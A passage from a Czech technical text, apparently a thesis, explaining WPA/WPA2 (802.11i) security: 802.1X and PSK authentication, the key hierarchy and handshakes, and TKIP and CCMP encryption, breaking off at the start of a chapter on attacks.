
Po publikování zranitelností WEPu se urychlily práce na novém bezpečnostním standardu 802.11i. V dubnu 2003 vydala Wi-Fi Aliance doporučení WPA jako dočasné řešení neuspokojivé bezpečnosti WEP, než byl standard 802.11i hotov. V červnu 2004 byl standard 802.11i schválen [11]. Zařízení implementující tento standard nesou komerční označení WPA2. Někde se také označuje WPA2 jako RSN (Robust Security Network). WPA implementuje podmnožinu standardu 802.11i.

Aby se po upgradu firmware dalo WPA použít na starším hardwaru, používá se stejný princip šifrování jako u WEP (RC4 vygeneruje keystream a provede se XOR). O správu klíčů se stará protokol TKIP, který každému uživateli přiděluje a distribuuje specifický klíč. Není tedy možné jednoduše odposlouchávat data jiného uživatele, i když se všichni autorizují stejným PSK. Pro odposlech a dešifrování je nutné u uživatele vynutit nové odvození klíčů (útočník si také odvodí z odposlechnutých informací klíč odposlouchávaného) a potom už lze dešifrovat jeho data, známe-li PSK (sdílený klíč, podle kterého se generují šifrovací klíče).

WPA2 navíc pro správu klíčů implementuje protokol CCMP a šifrovací algoritmus založený na AES.

WPA/WPA2 řeší problémy WEPu. Pomocí čítačů je zabráněno replay útokům. IV vektor je delší. Integrita zprávy je zajištěna novým algoritmem (Michael místo CRC). Byla přidána nová autentizace uživatelů a automatická distribuce a výměna klíčů.

Sestavení a použití bezpečného připojení má tyto části:



Obrázek 39 Jednotlivé fáze komunikace klient AP

- klient si z access pointem nabízených možností zabezpečení vybere, kterou bude chtít použít
- autentizace pomocí 802.1X
- odvozování a distribuce klíčů
- zajištění utajení a integrity dat

8.1 Výběr zabezpečení

V této fázi se obě strany (klient i AP) musí shodnout na použitých bezpečnostních zásadách. Beacon a Probe responce rámce informují klienta, které druhy zabezpečení může použít. Potom stejně jako v open sítích následuje autentizace (to není ještě autentizace WPA). Dále klient vyšle Association request, kde uvede, jaké zabezpečení z nabízených použije. Pokud je vše v pořádku, AP vyšle potvrzení Association responce.

Používají se 2 autentizační metody. První metoda využívá k ověření uživatele protokol 801.1X a Radius server, kde se uživatel prokáže znalostí jména a hesla nebo certifikátem. Tato metoda je vhodná tam, kde je potřeba spravovat přístup do sítě pro větší množství uživatelů. Je nutné mít autentizační server.

Druhá metoda pre-shared key (PSK) spočívá v tom, že AP i každý klient zná heslo (zde 8 až 63 znaků). Z tohoto hesla se pak pro každého klienta odvozují různé klíče. Zde nemusí být autentizační server, autentizaci provádí AP. nevýhoda je, že při větším počtu uživatelů passphrase přestává být tajemstvím. Tato metoda je vhodná pro použití v domácnostech.


Kromě autentizace se vyberou ještě protokoly použité pro šifrování unicastů a multicastů. WPA nabízí protokol TKIP, WPA2 pak navíc ještě CCMP.

8.2 Autentizace pomocí 802.1X

Protokol 802.1X byl původně vyvinut pro klasické sítě. Poskytuje mechanizmy pro výměnu a distribuci klíčů. Tři hlavní části 802.1X jsou:

- suplicant na straně klienta (v linuxu např. wpa_supplicant)
- autentizátor řídící přístup do sítě (ve wifi sítích je to AP)
- autentizační server (např. Radius server)

AP dovolí klientovi pomocí protokolu EAP (Extensible Authentication Protocol) komunikovat s autentizačním serverem. Ten potom vydá autentizátoru (AP) rozhodnutí, zda má umožnit klientovi přístup do sítě.



Obrázek 40 autentizace na Radius serveru

Autentizaci zahájí přístupový bod tím, že si vyžádá údaje od klienta. Klient také vybírá upřednostňovanou autentizační metodu. Existuje několik autentizačních metod. Firma Cisco má svou proprietální LEAP. Metoda EAP-TLS využívá certifikátů na straně serveru i klienta.

Metoda PEAP vyžaduje certifikát jen na straně serveru. Klient si certifikát stáhne z autentizačního serveru. Podle podpisu certifikační autority si klient může pravost certifikátu zkontrolovat (musí mít certifikát podepisující CA). Klient pak může k autentizačnímu serveru vytvořit šifrovaný komunikační kanál, přes který se předá heslo a další zprávy. Během autentizace se vygeneruje Master Key (MK), který zná klient a autentizační server. Na konci úspěšné autentizace autentizační server pošle autentizátoru tento MK a zprávu, že klient byl přijat.

Při autentizaci pomocí PSK se celá tato fáze vynechá a klient se případně odmítne až při odvozování klíčů.


8.3 Odvození a distribuce klíčů

Nejdříve se odvodí 256-bitový klíč PMK (Pairwise Master Key). Při použití passphrase se PMK generuje pomocí hashování ze sdíleného hesla. Používá-li se 802.1X, PMK se odvodí z MK získaného při autentizaci. PMK slouží jen pro odvozování klíčů, nikdy se nepoužívá pro samotné šifrování.

Když AP i klient mají PMK, nastane 4-fázový handshake a odvodí se dočasné klíče PTK (Pairwise Transient Key) a GTK (Group Transient Key). 4-fázový handshake používá zprávy

EAPoL, které jsou zapouzdřeny v protokolu 802.1X. Přenos je realizován datovými rámci. PTK se používá k šifrování unicastů a každý klient má svůj vlastní. GTK se používá k šifrování multicastů a je stejný pro všechny klienty. Při novém připojení klienta k AP se vygeneruje nový klíč PTK. Klíč GTK se obnovuje po 10 minutách pomocí Group Key Handshake.

8.3.1 Hierarchie klíčů



Obrázek 41 Struktura klíče PTK

Klíč PTK má při použití protokolu TKIP 512 bitů, u protokolu CCMP má 384 bitů a neobsahuje poslední TKIP část. PTK se skládá z těchto částí:

- KCK (Key Confirmation Key, 128 bitů) se používá u 4-fázového handshake a Group Key Handshake, slouží pro autentizaci zprávy
- KEK (Key Encryption Key, 128 bitů) slouží k šifrování dat během 4-fáz. handshake
- TK (Temporary Key, 128 bitů) je pro šifrování dat, používaný TKIP a CCMP
- TMK (Temporary MIC key, 2 64-bitové části) slouží k výpočtu MIC (Message Integrity Code) datových rámců u protokolu TKIP (TMK je jedním ze vstupu algoritmu Michael)


8.3.2 4-fázový handshake

AP spustí 4-fáz. handshake zasláním zprávy EAPOL-Key klientovi. Při úspěšném průběhu:

- klient ukáže, že zná PMK
- odvodí se nový klíč PTK
- klient dostane klíč GTK
- klient získá přístup do sítě

MIC kód u EAPOL-Key zpráv se počítá jako HMAC-MD5 (u TKIP) nebo jako HMAC-SHA1 (u CCMP) a je 128-bitový.

Datové rámce mají MIC 64-bitový. Protokol TKIP u datových rámců vypočítává MIC algoritmem Michael. CCMP vypočítává MIC pomocí standardu AES CBC-MAC.



Obrázek 42 4-fázový handshake mezi klientem a AP

AP nejdříve zašle klientovi náhodné číslo ANonce (nešifrované a bez ochrany proti zfalšování). Klient si vygeneruje vlastní náhodné číslo SNonce. Klient nyní může odvodit PTK. PTK se odvozuje z PMK, ANonce, SNonce a MAC adres klienta a AP.

V druhé zprávě klient pošle na AP SNonce nešifrovaně, ale jeho integrita je chráněna pomocí MIC. V této fázi je jedním ze vstupů MIC také klíč KCK, který útočník nezná a tak je zajištěna integrita zprávy. AP přijme SNonce a už může odvodit klíč PTK. Po odvození PTK má k dispozici KCK a může určit MIC zprávy obsahující SNonce. Pokud souhlasí vypočítaný MIC s MIC přijaté zprávy, znamená to, že klient zná PMK a má správně odvozeno PTK. V případě nesouhlasu je klient odmítnut.

Třetí zpráva slouží k tomu, aby si klient instaloval klíče a používal šifrovanou komunikaci. Volitelně může AP klientovi už v této zprávě poslat GTK (klíč pro multicasty) šifrovaný pomocí KEK. Zpráva je opět chráněna pomocí MIC (opět jeden ze vstupů je KCK). Obdržením této zprávy se klient ujistí, že AP zná PMK a má správně vypočítaný PTK.

Čtvrtá zpráva potvrzuje dokončení a zahajuje používání klíčů na straně AP.

Obvykle se ale ve 3. zprávě GTK neposílá a hned po 4-fáz. handshake proběhne Group Key Handshake. Access point zahájí Group Key Handshake posláním zašifrovaného klíče GTK pomocí KEK. Zpráva ještě obsahuje pořadové číslo klíče GTK a kód MIC, vypočítaný z této zprávy a KCK. Klient přijme tuto zprávu s GTK, ověří ji a odešle potvrzení s pořadovým číslem GTK. Tím klient potvrdí, že má GTK instalován. Protože i tento handshake probíhá pomocí protokolu EAPoL v datových rámcích a už je instalován a používán klíč PTK, tak je celý EAP packet ještě šifrován standardně pomocí WPA/WPA2.

Access point v pravidelných časových intervalech (obvykle 10 minut) generuje nový klíč GTK (Group Transient Key) používaný k šifrování multicastů a zahajuje Group Key Handshake.

GTK	
GEK (Group Encryption Key) 128 bitů	GIK – jen u TKIP protokolu (Group Integrity Key) 128 bitů

Obrázek 43 Klíč GTK

Protokol CCMP má klíč GTK jen s částí GEK a je 128 bitový. Tuto část používá jak pro šifrování tak pro autentizaci zpráv. Protokol TKIP používá 256 bitový klíč GTK. Část GEK je pro šifrování zpráv a část GIK je na autentizaci zpráv.

Access point vypočítává klíč GTK z klíče GMK (Group Master Key) a náhodného čísla GNonce. GMK se obvykle generuje jednou denně. Výpočty GMK→GTK a MK→PMK→PTK používají hash funkce.

8.4 Zajištění utajení a integrity dat

8.4.1 Protokol TKIP (Temporal Key Integrity Protocol)

Protokol TKIP byl navrhován tak, aby byl použitelný na hardwaru, kde běží WEP a zároveň odstranil nedostatky WEPu. Jde o kompromis mezi bezpečností a náročností na hardware. Stejně jako WEP i TKIP používá k šifrování algoritmus založený na RC4, aby se u starších produktů mohlo na TKIP přejít upgradem firmwaru.

Nedostatky WEPu jsou řešeny takto:

- Integritu zpráv zajišťuje nový algoritmus Michael, který generuje kontrolní součet MIC.
- Seed pro RC4 generátor se mění s každým rámcem
- Zamezuje replay útokům pomocí čítače

	Frame body					
MAC hlavička	IV/KeyID	Ext. IV	PDU	MIC	ICV	FCS
	4B	4B		8B	4B	4B
			šifrováno			

Obrázek 44 Rámec s protokolem TKIP

Protokol TKIP do 802.11 rámce přidává položky IV, Extended IV, MIC (Message Integrity Code) a ICV. V PDU (Packet Data Unit) jsou vlastní data.


IV/KeyID				Ext. IV			
TSC1	seed[1]	TSC0	KeyID	TSC2	TSC3	TSC4	TSC5

Obrázek 45 Popis polí IV a Ext. IV u protokolu TKIP

Byty TCS0 až TSC5 tvoří IV (48 bitové) a pracují jako čítač. V položce KeyID je bit, který říká, že je přítomný Extended IV, takto lze odlišit TKIP a WEP.


První rámec nové relace připojení má vždy čítač TSC nastaven na 0. S každým dalším odeslaným rámcem se čítač o 1 zvětšuje. Příjemce přijme jen rámec s hodnotou čítače vyšší než měl poslední přijatý rámec, čímž se zamezí replay útokům.

Integritu dat zajišťuje kontrolní součet MIC. Ten se spočítá z MSDU plaintextu, SA, DA, priorita a TMK. MSDU (MAC service data unit) je posílaný packet před fragmentací do rámců. SA a DA je zdrojová a cílová adresa. Útočník je nemůže modifikovat, aniž by porušil integritu. Priorita je 1B definovaný v 802.11 MSDU a je rezervovaný pro budoucí použití. TMK je dočasný relační klíč pro zajištění integrity odvozený při 4-fáz. handshaku. Před šifrováním se ještě vypočítá ICV=CRC32(data||MIC).



Obrázek 46 Vytvoření keystreamu u TKIP protokolu

Zašifrování probíhá stejně jako u WEP. Jen se provede XOR mezi keystreamem a plaintextem. Plaintext jsou MPDU, MIC a ICV. Zajímavá je část výroby seedu pro RC4 generátor. Prvních 24 bitů je část bitů čítače a 1 byte je volen tak, aby se nepoužívaly slabé IV. Výroba zbylých 104 bitů má 2 fáze. V první fázi horních 32 bitů, relační klíč TEK a adresa odesílatele slouží jako vstup funkce "fáze 1". V druhé fázi je vstup funkce "fáze 2" výsledek 1. fáze a prvních 24 bitů seedu. Tím se pro každý rámec vytvoří úplně jiný klíč. Funkce mixování klíčů jsou popsané v ANSI/IEEE Std. 802.11i. [11]



Obrázek 47 Zašifrování u TKIP protokolu

Při dešifrování příjemce obdrží v podobě čítače potřebné byty pro vytvoření seedu. Klíč TEK zná příjemce z 4-fáz. handshake. Po dešifrování se ověří ICV, jestliže nesouhlasí, rámec se zahodí. Při souhlasu ICV se ověřuje MIC, pokud souhlasí, tak je rámec považován za platný a přijat.


V případě, že MIC nesouhlasí, je pravděpodobné, že se někdo snaží kód MIC podvrhnout. Pokud nastane více než 1 selhání MIC za minutu, tak autentizátor (AP) nebo suplikant (klient) spojení zruší. Po minutové pauze proběhne nová autentizace uživatele a s tím spojená výměna klíčů.

8.4.2 Protokol CCMP (Counter CBC-MAC Protocol)

Tento protokol je založen na šifrovacím standardu AES. Klíč je 128 bitový. AES je bloková šifra. Velikost bloku je 128 bitů. Blokové šifry mohou pracovat v několika modech. CCMP

používá na šifrování režim CCM, což je kombinace modu counter a CBC-MAC. Counter mod je použit na utajení dat a CBC-MAC mod je použit na výpočet MIC (Message Integrity Code).


Counter mod převádí blokovou šifru na proudovou.



Obrázek 48 Counter mod blokové šifry

Jako vstupní blok dat slouží skupina bitů z nichž část je čítač a další část je náhodná. Tyto data se zašifrují blokovou šifrou. Výsledek je stejně dlouhý blok zašifrovaných dat, z kterých se použije 1 byte (může se i více). S každým čítnutím čítače se takto získá 1 byte. Takto získané byty se XORují s otevřeným textem a vzniká šifrovaný text. Hodnoty čítače se nesmí opakovat.

K výpočtu MIC se používá mod CBC-MAC (Cipher Block Chaining - Message Authentification Code).



Obrázek 49 CBC mod blokových šifer

Data se šifrují stejně jako v modu CBC, ale zašifrované bloky se neukládají. Poslední zašifrovaný blok se použije jako MAC (Message Authentification Code). Ten se může ještě upravit. Z tohoto posledního bloku slouží horních 64 bitů jako MIC.

Protokol CCMP přidává do těla rámce 8B CCMP hlavičku a za zašifrovaná data 8B MIC.

	Frame body			
MAC hlavička	CCMP hlavička	MPDU	MIC	FCS
	8B	1 až 2296B	8B	4B
		šifrováno		


Obrázek 50 Rámec šifrovaný CCMP protokolem

Vůbec se nepoužívá ICV.

PN0	PN1	Reserved	b0 b7	PN2	PN3	PN3	PN5

Obrázek 51 Hlavička CCMP

Byty PN0 až PN5 je 48-bitový čítač. V bytu (b0..b7) je b5 nastaven na 1, b6 a b7 je KeyID. První 4 byty hlavičky CCMP se podobají poli IV+KeyID použitého u WEP a WPA TKIP. Další 4 byty jsou obdobou Extended IV u TKIP.



Obrázek 52 Průběh šifrování pomocí CCMP


Šifrovací modul má 4 vstupy. AAD jsou data, u kterých chceme zajistit integritu (promítnou se do MIC), ale nebudou se šifrovat. Nonce slouží jako inicializační data pro šifrování. TK je šifrovací klíč pro každou relaci připojení nově vygenerovaný. Poslední vstup jsou vlastní data.

AAD je celá MAC hlavička bez pole duration. Obsahuje Frame Control, až 4 MAC adresy, sequence number a pokud je přítomno tak i Quality of Service Control field (toto pole obsahuje priority byte). Bity 4,5,6,11,12,13 pole FC jsou maskovány na 0. MAC adresy z hlavičky se prostředníctvím AAD promítnou do kódu MIC. Útočník potom nemůže měnit adresy, bez zneplatnění rámce.

Nonce je pouhé zřetězení bytu priority (měl by být 0), druhé adresy v hlavičce a bytů čítače PN5,...,PN0. Nonce se používá na sestavení čítače pro AES counter mod.

Vytvoření CCMP hlavičky je jen dosazení bytů čítače na správné pozice.

U protokolu CCMP se kód MIC počítá z MPDU (data po fragmentaci do rámců). U TKIP se MIC počítal z dat před fragmentací (MSDU). S každým odeslaným rámcem se čítač PN zvyšuje o 1.



Obrázek 53 Dešifrování CCMP

Při dešifrování se ověřuje kód MIC. Jestliže nesouhlasí, tak se rámec zahodí. Také se ověřuje, jestli packet number právě přijatého rámce je vyšší než PN posledního platného přijatého rámce. Jestliže (PN poslední platné zprávy) ≥ (PN právě přijaté zprávy), tak se rámec také zahodí. Je to stejný princip ochrany proti replay útokům jako používá TKIP.

9 Test útoků na WPA/WPA2

Ačkoliv se objevilo několik slabších míst zabezpečení WPA/WPA2, žádné z nich bezpečnost neohrožuje při rozumné konfiguraci.

Algoritmus Michael používaný k výpočtu MIC u TKIP protokolu je invertibilní. Tajný klíč TMK lze určit z jedné známé zprávy a jejího kódu MIC. Zjištění klíče TMK zabraňuje šifrování kódu MIC a zprávy. Algoritmus Michael byl použit, aby se TKIP dal použít i na slabším hardwaru.

